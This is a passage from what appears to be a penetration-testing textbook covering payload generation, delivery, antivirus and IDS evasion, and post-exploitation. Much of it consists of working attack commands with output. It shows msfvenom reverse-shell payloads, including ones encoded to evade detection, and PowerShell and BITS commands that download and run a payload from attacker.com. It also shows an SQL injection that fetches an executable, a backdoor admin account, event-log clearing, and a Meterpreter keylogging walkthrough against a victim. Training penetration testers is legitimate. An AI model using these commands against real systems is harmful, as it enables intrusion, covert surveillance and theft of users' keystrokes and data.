Meterpreter, part of the Metasploit framework, offers a more advanced C2 payload with extensive capabilities.

```
msfvenom -p windows/meterpreter/reverse_https LHOST=attacker_ip LPORT=443 -f exe > meterpreter.exe
```

This generates a Meterpreter payload for Windows that establishes a reverse HTTPS connection to **attacker_ip** on port **443**.

Custom C2 Frameworks

For advanced penetration tests, custom C2 frameworks can be developed to fit specific requirements or to evade detection by novel means.

Delivering Payloads: Techniques and Challenges

The delivery of payloads is a critical phase in the penetration testing process, where the crafted malicious code is transmitted to the target system to exploit vulnerabilities.

Techniques for Delivering Payloads

Payload delivery can be accomplished through numerous techniques, each suited to different scenarios and target environments.

1. Phishing and Social Engineering

Phishing involves sending deceptive emails or messages that trick users into executing a payload. This often involves attachments or links containing malicious code.

Example: An email attachment named **Invoice.pdf.exe** might appear as **Invoice.pdf** on systems where file extensions are hidden, tricking users into opening what they believe is a harmless document.

2. Exploiting Software Vulnerabilities

Software vulnerabilities such as buffer overflows, SQL injection, or cross-site scripting (XSS) can be exploited to deliver payloads.

SQL Injection Example:

```
' UNION SELECT LOAD_FILE('\\\\attacker_ip\\share\\payload.exe') INTO DUMPFILE '/var/www/html/payload.exe' --
```

This SQL injection payload attempts to download an executable from a remote server controlled by the attacker and save it on the target web server.

3. Drive-by Downloads

Drive-by download attacks exploit vulnerabilities in web browsers or their plugins to download and execute a payload simply by visiting a compromised website.

Example: An attacker might inject malicious JavaScript into a website, causing visitors' browsers to automatically download and execute a payload without their consent.

4. Physical Access and Removable Media

Gaining physical access to a system or distributing payloads via USB drives (a technique known as "dropping") can be highly effective, particularly within secure networks where remote access is restricted.

Example: A USB drive containing a payload disguised as a legitimate application, which auto-executes upon insertion due to Autorun features.

5. Third-party Integrations

Exploiting third-party integrations and services can provide an indirect path to payload delivery, especially in complex systems where components interact over networks.

Example: Compromising a widely used library or plugin to include a payload, which then gets executed in the context of all applications using that component.

Challenges in Payload Delivery

Several challenges can hinder the successful delivery and execution of payloads, requiring penetration testers to adapt and innovate continually.

1. Security Software

Modern antivirus and endpoint protection solutions can detect and block known payloads, necessitating the use of obfuscation, encoding, or previously undiscovered ("zero-day") exploits.

Obfuscation Example:

Using tools like **msfvenom** to encode payloads in ways that evade signature-based detection.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=attacker_ip LPORT=4444 -e x86/shikata_ga_nai -i 3 -f exe > obfuscated_payload.exe
```

2. Network Security Measures

Firewalls, intrusion detection systems (IDS), and intrusion prevention systems (IPS) can prevent payloads from reaching their targets or communicating back to the attacker.

Evasion Technique: Utilizing domain fronting or encrypting C2 communications to blend in with legitimate traffic.

3. User Awareness and Training

Educated users are less likely to fall for phishing attempts or engage in behavior that could lead to payload execution, requiring more sophisticated social engineering tactics.

Advanced Phishing Tactic: Crafting highly personalized emails (spear phishing) that leverage gathered intelligence about the target to appear more credible.

4. Patched Vulnerabilities

Regularly updated and patched systems close off vulnerabilities that could otherwise be exploited for payload delivery, necessitating continuous research and adaptation.

Strategy: Keeping abreast of the latest vulnerabilities and developing or acquiring exploits for them before patches become widespread.

Encoding and Obfuscation Techniques for Payloads

In the realm of penetration testing, the effectiveness of a payload can often be hindered by security measures such as antivirus software, intrusion detection systems (IDS), and firewalls. To enhance the chances of successful delivery and execution, penetration testers resort to encoding and obfuscation techniques.

Understanding Encoding and Obfuscation

Encoding and obfuscation serve to disguise a payload's true intent, making it less detectable to security mechanisms. While encoding transforms the payload into an equivalent representation that requires decoding before execution, obfuscation alters the payload's appearance without changing its functionality, often making it unreadable to both humans and security tools.

Encoding Techniques


Encoding is primarily used to represent binary data in forms that can be easily transmitted or processed, such as alphanumeric characters.

Base64 Encoding

A common encoding scheme that represents binary data in an ASCII string format.

Example:

echo -n 'This is a secret message.' | base64



```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo -n 'This is a secret message.' | base64
VGhpcyBpcyBhIHNlY3JldCBtZXNzYWdlLg==
```

This command encodes the message "This is a secret message." into a Base64 string.

Obfuscation Techniques

Obfuscation involves modifying code structure and syntax without altering its execution result, aiming to make the code difficult to understand and analyze.

Variable Renaming and Code Rearrangement

Changing variable names to meaningless strings and rearranging the code logic.


Example (Before Obfuscation):

JavaScript code

```
var password = 'secret';
if (input === password) {
    console.log('Access Granted');
}
```

Example (After Obfuscation):

JavaScript code



```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat file
var a = 'secret'; var b = input; function check(x, y) { return x === y; } if (check(b, a)
) { console.log(String.fromCharCode(65, 99, 99, 101, 115, 115, 32, 71, 114, 97, 110, 116,
 101, 100)); }
```

Advanced Obfuscation Techniques

Advanced techniques involve more sophisticated methods to further evade detection, such as control flow changing, string encryption, and the use of polymorphic or metamorphic code.

Control Flow Changing

Altering the execution flow of the program in a way that confuses static analysis tools.

Example: Using conditional statements and loops to break down and scatter the execution logic of malicious functions.


Practical Encoding and Obfuscation in Penetration Testing

In penetration testing, encoding and obfuscation are applied to payloads to bypass security filters and avoid detection.

Using Metasploit's Msfvenom for Encoding

Msfvenom provides options for payload encoding, which can help evade signature-based detection.

Command for Encoding a Payload:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.119.132 LPORT=4444 -e x86/s
hikata_ga_nai -i 3 -f exe -o encoded_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai chosen with final size 435
Payload size: 435 bytes
Final size of exe file: 73802 bytes
Saved as: encoded_payload.exe
```

This command creates a Meterpreter payload for a reverse TCP connection, encodes it using the **shikata_ga_nai** encoder three times, and outputs it as an executable file.

Custom Script Obfuscation

Custom scripts can be manually obfuscated to evade IDS and IPS by altering variable names, encrypting strings, and changing the control flow.

Challenges and Limitations

While encoding and obfuscation can significantly increase the stealthiness of a payload, they are not foolproof. Advanced security systems equipped with behavioral analysis can still detect and block malicious activities. Furthermore, excessive obfuscation might increase payload size or reduce its performance, potentially raising suspicion.

Dealing with Anti-virus and IDS/IPS While Delivering Payloads

In penetration testing, one of the significant challenges is bypassing security systems like Anti-virus (AV) software and Intrusion Detection Systems/Intrusion Prevention Systems (IDS/IPS). These systems are designed to detect and prevent malicious activities, including the delivery and execution of payloads.

Understanding AV and IDS/IPS Mechanisms

Anti-virus Software

Anti-virus software primarily relies on signature-based detection, heuristic analysis, and behavior monitoring to identify and block malicious code.

- **Signature-based detection** works by comparing code against a database of known malware signatures.
- **Heuristic analysis** looks for suspicious characteristics in code that might indicate a potential threat.
- **Behavior monitoring** observes the actions of a program to identify malicious patterns.

IDS/IPS Systems

Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) monitor network and system activities for malicious actions or policy violations. IDS is a passive system that alerts system administrators of suspicious activity, while IPS actively blocks such activities.


- **Signature-based detection** in IDS/IPS functions similarly to AV, relying on known patterns.
- **Anomaly-based detection** involves building a baseline of normal activity and flagging significant deviations as potential threats.

Strategies for Evasion

Obfuscation and Encoding

Obfuscating or encoding payloads can help evade signature-based detection by altering the payload's appearance without changing its functionality.

Example: Base64 Encoding in PowerShell



```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat file
$encodedPayload = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes("IEX
 (New-Object Net.WebClient).DownloadString('http://attacker.com/payload.ps1')")) powershe
ll -EncodedCommand $encodedPayload
```

This example demonstrates encoding a PowerShell command that downloads and executes a script. The encoded command is less likely to match known malicious signatures.

Polymorphism and Metamorphism

Creating polymorphic or metamorphic payloads that change their code or encryption with each iteration can bypass signature-based detection.

Example Concept:

A polymorphic payload generator might alter variable names, reorder operations, or change encryption methods while maintaining the same functionality.

Splitting and Staging Payloads

Splitting payloads into smaller parts and delivering them in stages can evade both signature-based and anomaly-based detection by reducing the footprint and blending in with normal traffic.


Example Technique:

Using a small stager payload that, once executed, reaches out to a remote server to download additional payload components.

Using Trusted Channels and Living off the Land

Leveraging trusted protocols (e.g., HTTPS) or built-in system tools and scripts ("living off the land") can help payloads blend in with legitimate traffic and activities, reducing the likelihood of detection.

Example: PowerShell Execution



```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat file
powershell -Command "Start-BitsTransfer -Source http://attacker.com/payload.ps1 -Destination C:\Windows\Temp\payload.ps1; powershell -File C:\Windows\Temp\payload.ps1"
```

This command uses **Start-BitsTransfer**, a legitimate Windows utility, to download a payload, making the activity less suspicious to behavioral monitoring.

Traffic Fragmentation and Encryption

Fragmenting payload communication and using encryption can help evade network-based IDS/IPS by obscuring malicious traffic patterns.

Example Concept:

Using TLS for communications or splitting payload data across multiple packets and sessions to avoid creating identifiable patterns.

Testing and Continuous Adaptation

Penetration testers must continually adapt their strategies to counter evolving AV and IDS/IPS technologies. Regular testing against updated defenses is crucial to understand their capabilities and limitations.

Red Team Exercises

Conducting red team exercises against a defended environment can provide insights into the effectiveness of evasion techniques and inform strategy adjustments.

Post Exploitation

Understanding the Goals of Post-Exploitation

Introduction


Post-exploitation refers to the phase in a penetration test after successfully compromising a system. This phase is critical as it determines the value of the compromised system to the attacker (in this context, the penetration tester). The primary objective is to assess what can be achieved with the gained access, keeping in mind the ethical boundaries and legal frameworks governing penetration testing.

Goals of Post-Exploitation

1. Establishing Persistence

Persistence ensures that the attacker retains access to the compromised system, even after reboots or attempts to remove the threats. In ethical hacking, this helps in demonstrating the potential long-term impact of a vulnerability.

Example: A common method to establish persistence on a Windows system is to create a backdoor user account:



```
Microsoft Windows [Version 10.0.16299.98]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user backdoor P@ssw0rd! /add
The command completed successfully.


C:\Windows\system32>net localgroup administrators backdoor /add
The command completed successfully.


C:\Windows\system32>
```

2. Privilege Escalation

Once inside a system, elevating privileges allows a tester to gain higher-level permissions, often aiming for administrative rights. This is critical for assessing what an attacker could achieve with elevated privileges.

3. Lateral Movement

Lateral movement involves moving from one compromised system to another within the target network. This is crucial for understanding the spread of an attack across the network.

Example: Using **PsExec**, a tool in the Sysinternals Suite, to execute commands on another system in the network:

```
PsExec.exe \\target-system -u username -p password cmd.exe
```

4. Access to Sensitive Data

Identifying and accessing sensitive information is a primary goal for attackers. For penetration testers, this involves locating, securely accessing, and documenting the presence of sensitive data, such as personal information, financial records, or proprietary data.

Example: Using the **find** command on a Linux system to search for files containing sensitive keywords:

```
find / -type f -name '*.conf' -exec grep -i 'password' {} \;
```

5. Network Analysis

Understanding the network and its components helps in identifying further targets and understanding the network's architecture and potential vulnerabilities.


Example: Using **nmap** for network scanning to identify open ports and services:

```
nmap -sV -p 1-65535 192.168.1.1
```

6. Covering Tracks

In real-world attacks, covering tracks is essential to avoid detection. In ethical hacking, demonstrating how attackers might hide their presence helps organizations to better detect and respond to intrusions.

Example: Clearing event logs on a Windows system:




```
C:\Windows\system32>wevtutil cl Security

C:\Windows\system32>wevtutil cl System

C:\Windows\system32>
```

Post Exploitation


We could penetrate the target computer and get access - what is next? PE is one of the critical issues in the world of aggressiveness. It allows understanding of the internal network and maneuvering within the attacked system. When the session opens, use migration and consolidation with the target explorer service. If the user recognizes and deletes the file, still communicate with it. Once integrated into the service, you want to activate the keylogger and listen to everything the user enters. To do this on the meterpreter screen, use the ps command to display the list of active services. Look for Explorer and see what its PID is. Once found, use the migrate command <PID>. Then, run the keylogger in the way: **keyscan_start** and see the user's input by entering the command: **keyscan_dump**.

Creating the connection, using a reverse_tcp payload to gain a meterpreter session with the victim machine.




```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.221.128
lhost => 192.168.221.128
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.221.128:4444
[*] Sending stage (175174 bytes) to 192.168.221.157
[*] Meterpreter session 2 opened (192.168.221.128:4444 -> 192.168.221.157:55019) at 2021-1
0-05 09:11:00 -0400

meterpreter > 
```

By typing **ps**, see all the processes running on the victim machine.




```
meterpreter > ps

Process List
============

 PID   PPID  Name            Arch  Session  User                 Path
 ---   ----  ----            ----  -------  ----                 ----
 0     0     [System Proce
             ss]
 4     0     System
 40    4     Secure System
 76    4     Registry
 328   4     smss.exe
 392   632   svchost.exe
```

The next step is to migrate the payload into a stable process, which, in this case, is **explorer.exe** [4168]. Type **migrate** and specify the process name; migrate the payload into the explorer process.




```
meterpreter > migrate 4168
[*] Migrating from 1756 to 4168...
[*] Migration completed successfully.
meterpreter > 
```

Now, start the key scanner on the victim machine by typing **keyscan_start**.



```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > 
```

Open Notepad and type random text. Typing **keyscan_dump** outputs the keys that the victim typed.



```
meterpreter > keyscan_dump
Dumping captured keystrokes...
im typing on the victim's machine
```

It worked! The key scanner continues working until other features are activated or the session with the victim ends. Always type **help** to see all available features as well.

Privilege Escalation (Privesc)

Most computer systems are designed for use with multiple users. Privileges mean what a user is permitted to do. Standard privileges include viewing and editing files or modifying system files. Privilege escalation means the user receives privileges they are not entitled to. These privileges can delete files, view private information, or install unwanted programs such as viruses. It usually occurs when a system has a bug that allows security to be bypassed or has flawed design assumptions about its use.

Privilege escalation exploits a bug, design flaw, or configuration oversight in an operating system or software application to gain elevated access to resources generally protected from an application or user. The result is that an application with more privileges than the application developer or system administrator can execute unauthorized actions. When engaging in privilege escalation, we should always need to be prepared. Therefore, the checklist gives a greater view of the compromised machines we are looking for.

Privilege Escalation Checklist

System Information
Hostname
Networking details
Current IP
Default route details
DNS server information

User Information
Current user details
Last logged-on users
Shows users logged onto the host
List all users, including uid/gid information

List root accounts
Extracts password policies and hash storage method information
Checks umask value
Checks if password hashes are stored in /etc/passwd
Extract full details for 'default' uid such as 0, 1000, 1001, etc.
Attempt to read restricted files, i.e. /etc/shadow
List current users history files (i.e .bash_history, .nano_history, .mysql_history , etc.)
Basic SSH checks

Privileged access
Which users have recently used sudo?
Determine if /etc/sudoers are accessible
Determine if the current user has Sudo access without a password
Are known 'good' breakout binaries available via Sudo (i.e., nmap, vim, etc.)
Is the root's home directory accessible
List permissions for /home/

Environmental
Display current $PATH
Displays env information

Jobs/Tasks
List all cron jobs
Locate all world-writable cron jobs
Locate cron jobs owned by other users of the system
List the active and inactive systemd timers

Services
List network connections (TCP and UDP)
List running processes
Lookup and list process binaries and associated permissions
List inetd.conf/xined.conf contents and associated binary file permissions
List init.d binary permissions


Version Information
Sudo
MYSQL
Postgres
Apache
Shows enabled modules
Checks for htpasswd files
View www directories

Default/Weak Credentials
Checks for default/weak Postgres accounts
Checks for default/weak MYSQL accounts

Searching
Locate all SUID/GUID files
Locate all world-writable SUID/GUID files
Locate all SUID/GUID files owned by the root
Locate 'interesting' SUID/GUID files (i.e., nmap, vim, etc.)
Locate files with POSIX capabilities
List all world-writable files
Find/list all accessible *.plan files and display contents
Find/list all accessible *.rhosts files and display contents
Show NFS server details
Locate *.conf and *.log files containing keywords supplied at script runtime
List all *.conf files located in /etc
Locate mail


Gaining Privilege Escalation on the Victim Machine

Create a payload using msfvenom.



